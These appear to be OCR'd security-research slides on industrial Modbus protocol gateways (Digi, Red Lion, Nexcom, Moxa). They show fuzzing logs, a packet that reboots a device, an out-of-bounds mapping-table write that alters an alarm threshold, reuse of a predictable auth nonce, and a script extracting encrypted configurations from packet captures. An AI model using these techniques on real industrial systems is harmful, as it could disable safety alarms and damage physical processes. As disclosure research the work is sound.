[2020-06-26 03:10:50,234] Info: Opening target connection (192.168.25.15:502
)...
[2020-06-26 03:10:50,239] Info: Connection opened.
[2020-06-26 03:10:50,240] Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:10:50,242] Info: Sending 12 bytes...
[2020-06-26 03:10:50,242] Transmitted 12 bytes: fa 07 00 00 06 00 ff 01 00 0
0 00 00 '\xfa\x07\x00\x00\x06\x00\xff\x01\x00\x00\x00\x00'
[2020-06-26 03:10:50,243] Test Step: Contact process monitor
[2020-06-26 03:10:50,243] Check: procmon.post_send()
2020-06-26 03:10:50,247 root INFO Unit is still up and running
[2020-06-26 03:10:50,248] Check OK: No crash detected.
[2020-06-26 03:10:50,248] Test Step: Contact process monitor
[2020-06-26 03:10:50,249] Check: procmon.post_send()
2020-06-26 03:10:50,254 root INFO Unit is still up and running
[2020-06-26 03:10:50,255] Check OK: No crash detected.
[2020-06-26 03:10:50,256] Info: Closing target connection...
[2020-06-26 03:10:50,256] Info: Connection closed.
[2020-06-26 03:10:50,257] Test Step: Sleep between tests.
[2020-06-26 03:10:50,257] Info: sleeping for 1.000000 seconds


```

pi@rpi-digi: ~

File Edit Tabs Help



Power socket console



Digi One IA Configuration and Management

Home

Configuration

- Network
- Serial Port
- Security
- System

Applications

- Industrial Automation

Management

- Serial Ports
- Connections

Administration

- Backup/Restore
- Update Firmware
- Factory Default Settings
- Device Information**
- Reboot

Logout

Device Information

System

Model: Digi One IA

Firmware Version: Version 82000774_X 02/07/2018

MAC Address: 00:40:9D:B4:E8:D5

CPU Utilization: 0%

Up Time: 5 seconds

Network

DHCP: Off

IP Address: 192.168.25.15

Host Name:

Network Diagnostics

Network Protocols Route Table

Serial Ports & Diagnostics

Industrial Protocols

Port 1 (s1)

Help

Copyright © 1996-2009 Digi International Inc. All rights reserved.

```
File Edit Tabs Help
Jun 26 03:11:49 pglab.lan auth[1630]: login allowed for fuzz@192.168.225.50 (digi)
Jun 26 03:11:49 pglab.lan relay.state[1277]: Outlet 2: Cycle() by fuzz from 192.168.225.50 via web ui
Jun 26 03:11:50 pglab.lan relay.state[1277]: Outlet 2: Physical state set to Off by relay hardware via relay
Jun 26 03:11:53 pglab.lan relay.state[1277]: Outlet 2: Physical state set to On by relay hardware via relay
```

```
pi@rpi-digi: ~
File Edit Tabs Help
[2020-06-26 03:11:48,816] Info: Restarting target process
2020-06-26 03:11:48,817 root INFO Restarting target
2020-06-26 03:11:49,995 root INFO Power off
2020-06-26 03:11:55,001 root INFO Power on, sleep 20s
[2020-06-26 03:12:15,022] Info: Giving the process 3 seconds to settle in
[2020-06-26 03:12:18,044] Test Case: 136: modbus_read_coil.transId.136
[2020-06-26 03:12:18,045] Info: Type: Word. Default value: '\x01\x00'. Case 136 of 5671 overall.
[2020-06-26 03:12:18,045] Test Step: Calling procmon pre_send()
2020-06-26 03:12:21,147 root INFO Unit is still up and running
[2020-06-26 03:12:21,148] Info: Opening target connection (192.168.25.15:502)
...
[2020-06-26 03:12:21,153] Info: Connection opened.
[2020-06-26 03:12:21,153] Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:12:21,154] Info: Sending 12 bytes...
[2020-06-26 03:12:21,154] Transmitted 12 bytes: fb ff 00 00 06 00 ff 01 00 00 00 00 '\xfb\xff\x00\x00\x06\x00\xff\x01\x00\x00\x00\x00'
[2020-06-26 03:12:21,155] Test Step: Contact process monitor
[2020-06-26 03:12:21,155] Check: procmon.post_send()
2020-06-26 03:12:21,160 root INFO Unit is still up and running
[2020-06-26 03:12:21,161] Check OK: No crash detected.
[2020-06-26 03:12:21,161] Test Step: Contact process monitor
[2020-06-26 03:12:21,161] Check: procmon.post_send()
2020-06-26 03:12:21,167 root INFO Unit is still up and running
[2020-06-26 03:12:21,168] Check OK: No crash detected.
[2020-06-26 03:12:21,168] Info: Closing target connection...
[2020-06-26 03:12:21,168] Info: Connection closed.
[2020-06-26 03:12:21,169] Test Step: Sleep between tests.
[2020-06-26 03:12:21,169] Info: sleeping for 1.000000 seconds
```

Targeted DoS


- Reboot for:
 - read_coils(0)
 - read_inputs(0)
 - read_registers(0)
- Demo: Red Lion DoS

redlion_reboot.mp4

```
pi@rpi-digi:~/misc $ python ./reproduce.py -t -f in.txt -i 192.168.25.15 -p 502 -d 20
--- CONFIGURATION ---
Target: 192.168.25.15:502
Delay: 20.000000 (sec)
Loaded Tests: 2
Enable test: True

Connecting to target... done
Sending 000100000006010100000000
Testing target... down :) successful exploitation
█

0 bash
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:33:58.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:00.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:02.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:04.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:06.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:08.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:10.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:12.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:14.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:16.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:18.000Z"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:20.000Z"}
{"connected": "false"}
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:41.200Z"}
```



Protocol Translation Bypass

	Nexcom NIO50	Schneider Link 150	Digi One IA
Modbus TCP	0.00	32.66	29.98
Modbus RTU	25.47	23.73	9.36


} Radio of filtered malformed packets

One of this packets is the following (read input registers)

Transaction ID	Protocol ID	Message Length	Unit ID	Function Code	Starting Address	Number of Registers
010F	0000	0011	03	04	D1CE	0070

PDU is 0x0006 bytes long

No translation,
but forwarding



Demo: Nexcom Attack Chain


The image displays a network traffic capture on the left and a web-based control interface for a Nexcom device on the right.

Network Traffic Capture (Left): Shows a series of IP packets between 192.168.10.102 and 192.168.10.502. The traffic includes various flags (S, P, F, R) and sequence numbers, indicating a complex communication sequence.

Web Interface (Right): Titled "FTR Nexcom Demo", it features four status indicators: Relay Status (off), Motor Status (on), Thermometer Status (at 100°C), and Tachometer Status (at 100 RPM). Below these is a hex editor showing memory addresses and values, and a console window displaying system logs.

nexcom_attack_chain.mp4

Data Stations



Modbus Commands

+ Add
 ✎ Edit
 📄 Clone
 🗑️ Delete
 ↕ Move

Index	Name	Slave ID	Function	Address / Quantity	Trigger	Poll Interval	Endian Swap
1	SetSW1	1	5	Write address 1, Quantity 1	Data Change	N/A	None
2	SetCritTemp	1	6	Write address 1024, Quantity 1	Data Change	N/A	None



Mapping address arrangement

Manual ⌵



write



write



Your device :
Modbus TCP Client

Role 1 of MGate 5105-MB-EIP :
Modbus TCP **Server**

Role 2 of MGate 5105-MB-EIP :
Modbus RTU/ASCII **Master**

Your device :
Modbus RTU/ASCII Slave

Name	Unit ID	TCP Port	Modbus Address
SetSW1	1	502	4x0001~4x0001
SetCritTemp	1	502	4x0002~4x0002

Name	Function	Internal Address	Quantity
SetSW1	5	0 .. 0	1 bytes
SetCritTemp	6	2 .. 3	2 bytes

Arbitrary R/W Vulnerability

- Given fact (weird): address in inbound message used as index in mapping table
- Out-of-bound write
- No check of function code

write (x) → where x is anywhere in table

Impact

- Arbitrary read and writing
- Example: write coil to write to an address mapped to a **different** command

write coil → write register


write register → write coil

write multiple coils → $N^*(\text{write coil}) + M^*(\text{write register})$


Attack Example

- Change **protected parameter** "Critical Threshold"
- Case 1: very high value → disable alarm / damage production
- Case 2: very low value → trigger false positive

FTR Protocol Gateway Demo



Demo: Moxa Attack Chain



moxa_{camera, screen}.mp4

To sum up

Role 2 of MGate 5105-MB-
EIP :
Modbus RTU/ASCII **Master**

Your de
Modbus

Name	Function	Internal Address	Quantity
SetSW1	5	0 .. 0	1 bytes
SetCritTemp	6	2 .. 3	2 bytes

Trans ID	Proto ID	Message Length	Unit ID	Function Code	Register Address	Register Value
0001	0000	0006	01	06	0001	47D0
0001	0000	0006	01	05	0016	FF00

← Correct

← Abuse

Technique to leak the I/O Mapping Table

1: Token Credential Reuse

- Admin password encrypted with guessable *nonce*

10.211.55.4	192.168.127.254	TCP	66	50671	→	4900	[SYN]	Seq=0	Win=64240	Len=0	MSS=1460	WS=2
192.168.127.254	10.211.55.4	TCP	62	4900	→	50671	[SYN, ACK]	Seq=0	Ack=1	Win=32768	Len=0	MS
192.168.127.254	192.168.127.254	TCP	54	50671	→	4900	[ACK]	Seq=1	Ack=1	Win=262656	Len=0	
192.168.127.254	192.168.127.254	TCP	58	50671	→	4900	[PSH, ACK]	Seq=1	Ack=1	Win=262656	Len=4	
192.168.127.254	10.211.55.4	TCP	54	4900	→	50671	[ACK]	Seq=1	Ack=5	Win=32768	Len=0	
192.168.127.254	10.211.55.4	TCP	62	4900	→	50671	[PSH, ACK]	Seq=1	Ack=5	Win=32768	Len=8	
192.168.127.254	192.168.127.254	TCP	93	50671	→	4900	[PSH, ACK]	Seq=5	Ack=9	Win=262656	Len=39	
192.168.127.254	10.211.55.4	TCP	54	4900	→	50671	[ACK]	Seq=9	Ack=44	Win=32768	Len=0	
192.168.127.254	10.211.55.4	TCP	66	4900	→	50671	[PSH, ACK]	Seq=9	Ack=44	Win=32768	Len=12	
192.168.127.254	192.168.127.254	TCP	54	50671	→	4900	[FIN, ACK]	Seq=44	Ack=21	Win=2102272	Len=	
192.168.127.254	10.211.55.4	TCP	54	4900	→	50671	[ACK]	Seq=21	Ack=45	Win=32768	Len=0	

Ask nonce

Nonce
Auth

```
▶ Frame 33: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface 0
▶ Ethernet II, Src: Parallel_0f:42:9f (00:1c:42:0f:42:9f), Dst: Parallel_00:00:18 (00:1c:42:00:00:18)
▶ Internet Protocol Version 4, Src: 10.211.55.4, Dst: 192.168.127.254
▶ Transmission Control Protocol, Src Port: 50671, Dst Port: 4900, Seq: 5, Ack: 9, Len: 39
▶ Data (39 bytes)
```

```
0000 00 1c 42 00 00 18 00 1c 42 0f 42 9f 08 00 45 00  ..B.... B·B···E·
0010 00 4f 99 9c 40 00 80 06 de 8e 0a d3 37 04 c0 a8  ·0·@·····7···
0020 7f fe c5 ef 13 24 19 06 4c 40 4b a7 b5 f7 50 18  ····$.·L@K···P·
0030 04 02 4d 6b 00 00 78 01 00 23 01 00 00 00 02 00  ··Mk··z·#·····
0040 02 00 05 00 61 64 6d 69 6e 00 00 00 00 a0 92 5d  ····admi n·····]
0050 db 45 4f 87 b4 56 9b 88 55 27 b5 fc c2          ·EO·V· U'···
```

1: Token Credential Reuse

- Lack of random seed in initialization in `sdc_dscid()`

```
if ( !(v6 | v5) )
{
    v11 = rand();
    s.tv_sec = 67109120;
    [...]
    s.tv_usec = v11;
    sub_10E6C((int)"get_challenge", v3, &s, 8u);
    return dword_1C98C;
}
```

- Token reuse after reboot, re-config or update
- Grants full device access (not only I/O table)

2: Decryptable Configuration

The image shows a Windows 10 desktop environment. The primary window is the MGate Manager Configuration window, titled 'Configuration'. It displays a network diagram with a central 'MGate 5105-MB-EIP' device connected to an 'EtherNet/IP' network. Below the diagram, the 'System' tab is active, showing 'Protocol Conversion' settings. Under 'EtherNet/IP', 'Modbus RTU/ASCII' and 'Modbus TCP' are selected. The 'Device A' section is configured with 'Modbus TCP Client' and 'Modbus TCP Server'. The 'Device B' section is configured with 'Modbus RTU/ASCII Slave' and 'Modbus RTU/ASCII Master'. An 'Agent' dropdown is also visible.

Overlaid on the right side of the configuration window is a network packet capture analysis tool. It shows a list of packets with columns for 'Length' and 'Info'. The selected packet (No. 264) has a length of 1024 bytes and contains Modbus data: '(8624 bits) on interface 0', 'Parallel_0f:42:9f (00:1c:42:0f:42:9f)', and 'Seq: 517149, Ack: 48, Len: 1024'. Below the packet list, a hex dump shows the raw data of the packet, with corresponding ASCII characters on the right.

```
1 #-*- coding: utf8 -*-
2 # python2 extract-config-from-pcap.py ./moxa-command-1.pcap
3 # Dependency: scapy
4
5 import sys
6 from scapy.all import *
7 from struct import unpack
8
9 packets = rdpcap(sys.argv[1])
10 out = open(sys.argv[2], 'wb')
11
12 sessions = packets.sessions()
13 sess = None
14 for k,v in sessions.iteritems():
15     if k.find(':4900 > ') != -1 and len(v) >= 100:
16         print 'Most likely this session:', k
17         sess = v
18         found_first = False
19         for i in range(len(sess)):
20             if type(sess[i].payload.payload) != TCP:
21                 continue
22             if TCP(sess[i].payload.payload).sport != 4900:
23                 continue
24             try:
25                 load = sess[i].payload.payload.payload.load
26             except:
27                 continue
28             if not found_first and load[:4] == b'\x03\x00\x00\x04':
29                 found_first = True
30                 out_ini_length = unpack('>L', load[4:8])[0]
31                 out.write(load[8:])
32                 print 'Wrote %d / %d bytes' % (out.tell(), out_ini_length)
33             elif found_first:
34                 out.write(load)
35                 print 'Wrote %d / %d bytes' % (out.tell(), out_ini_length)
36
37 print 'Done.'
38 out.close()
```


2: Decryptable Configuration

	Fixed value	Length of the original file	AES Key			
00000000	01 00	60 e9 07 00	44 45 42 41 32 42 45 45 32 35 ...`...DEBA2BEE25			
00000010	36 36	34 36 39 46 30 37	45 45 30 38 35 43 34 46 66469F07EE085C4F			
00000020	41 41	35 38 38 30 4b 3f	00 00 08 00 00 00 00 00 AA5880K?.....			
00000030	44 32 44	Encrypted configuration				41 36 41 D2DD3F37A64E4A6A
00000040	46 42 45	36 45 40 30 45 40 41 41 31 30	36 44 33 FBE0CF8EFDA186D3			
